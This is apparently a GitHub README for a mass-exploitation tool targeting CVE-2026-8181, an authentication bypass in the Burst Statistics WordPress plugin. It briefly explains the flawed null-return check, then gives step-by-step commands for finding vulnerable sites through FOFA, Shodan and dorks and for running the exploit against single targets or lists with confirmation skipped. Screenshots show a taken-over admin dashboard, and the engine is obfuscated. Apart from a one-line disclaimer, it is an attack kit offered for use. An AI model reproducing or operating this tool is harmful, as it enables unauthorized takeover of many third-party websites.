
CVE-2026-8181 — Burst Statistics WordPress plugin Authentication Bypass (CVSS 9.8) to Admin Account Takeover. Mass scanner with FOFA/Shodan integration and modern GUI.

CVSS 9.8 (Critical) — Authentication Bypass to Admin Account Takeover
CVE-2026-8181 is an Authentication Bypass vulnerability in the Burst Statistics WordPress plugin version 3.4.0 to 3.4.1.1. This plugin is used by 200,000+ WordPress sites as a privacy-friendly analytics alternative to Google Analytics.
This vulnerability allows an unauthenticated attacker who knows an admin username to:
The is_mainwp_authenticated() function in class-mainwp-proxy.php incorrectly validates the return value of wp_authenticate_application_password(). That function returns null (instead of WP_Error) when called outside the REST API context, and the code only checks for is_wp_error(). Since null is not a WP_Error, authentication is considered successful.
# 1. Clone repository
git clone https://github.com/YOUR_USERNAME/CVE-2026-8181.git
cd CVE-2026-8181

# 2. Install dependencies
py -3.11 -m pip install -r requirements.txt

# 3. Prepare .env (for scanning via FOFA / Shodan)
echo [email protected] > .env
echo FOFA_KEY=your_fofa_key >> .env
echo SHODAN_KEY=your_shodan_key >> .env

# 4. Run (choose one):

#    Modern GUI (recommended)
py -3.11 gui_modern.py

#    Or double-click run.bat
run.bat

#    Or CLI direct exploit one target
py -3.11 CVE-2026-8181.py -t https://target.com -u admin --no-confirm

#    Or mass exploit from file
py -3.11 CVE-2026-8181.py -l targets_output.txt -u admin --no-confirm

#    Or scan targets first, then exploit
py -3.11 finder.py --file list.txt
py -3.11 CVE-2026-8181.py -l targets_output.txt -u admin --no-confirm
Double-click run.bat or run:
py -3.11 gui_modern.py

Modern GUI of CVE-2026-8181 with 3 tabs
In the Scan tab: select target source (FOFA/Shodan from .env, file, or manual) → click SCAN TARGETS In the Exploit tab: enter admin username → click EXPLOIT

Tool found vulnerable targets ready to be exploited
If the exploit succeeds, the attacker gains full administrator access:

WordPress admin dashboard after successful exploitation
CVE-2026-8181/
├── CVE-2026-8181.py          # Main exploit engine (PyArmor)
├── gui_modern.py             # Modern GUI wrapper (recommended)
├── finder.py                 # Target scanner (FOFA / Shodan / File)
├── run.bat                   # One-click launcher
├── requirements.txt          # Python dependencies
├── .env                      # API keys (gitignored)
├── .gitignore
├── Dork.txt                  # Google Dork
├── pyarmor_runtime_000000/   # PyArmor runtime (Python 3.11)
├── system/                   # Source modules (obfuscated)
└── img/                      # Screenshots tutorial
    ├── 1.png
    ├── 2.png
    └── 3.png
.env.env| Flag | Description |
|---|---|
-t, --target | Target URL (single) |
-l, --list | File containing list of targets |
-u, --username | Admin username (default: admin) |
-T, --threads | Number of threads (default: 10) |
-o, --output | Output file for results |
-v, --verbose | Debug output |
--timeout | Request timeout (seconds) |
--no-confirm | Skip confirmation |
For educational purposes and authorized penetration testing only. Using this without permission on systems that are not your own is illegal. Only use on sites you own or have written permission to test.

